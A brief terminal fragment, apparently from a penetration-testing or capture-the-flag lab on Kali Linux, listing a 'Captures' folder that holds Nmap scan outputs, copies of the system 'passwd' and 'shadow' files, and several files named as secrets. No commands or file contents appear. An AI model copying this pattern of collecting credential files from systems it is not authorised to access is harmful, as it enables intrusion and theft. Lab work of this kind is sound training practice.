carrots.txt Charlotte-Secrets NMapScan1 NMapScanTZ passwd Phoenix-Secrets root-secret.txt shadow Top-Secert-WWilson.txt Top-Secret.txt
(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Captures]
$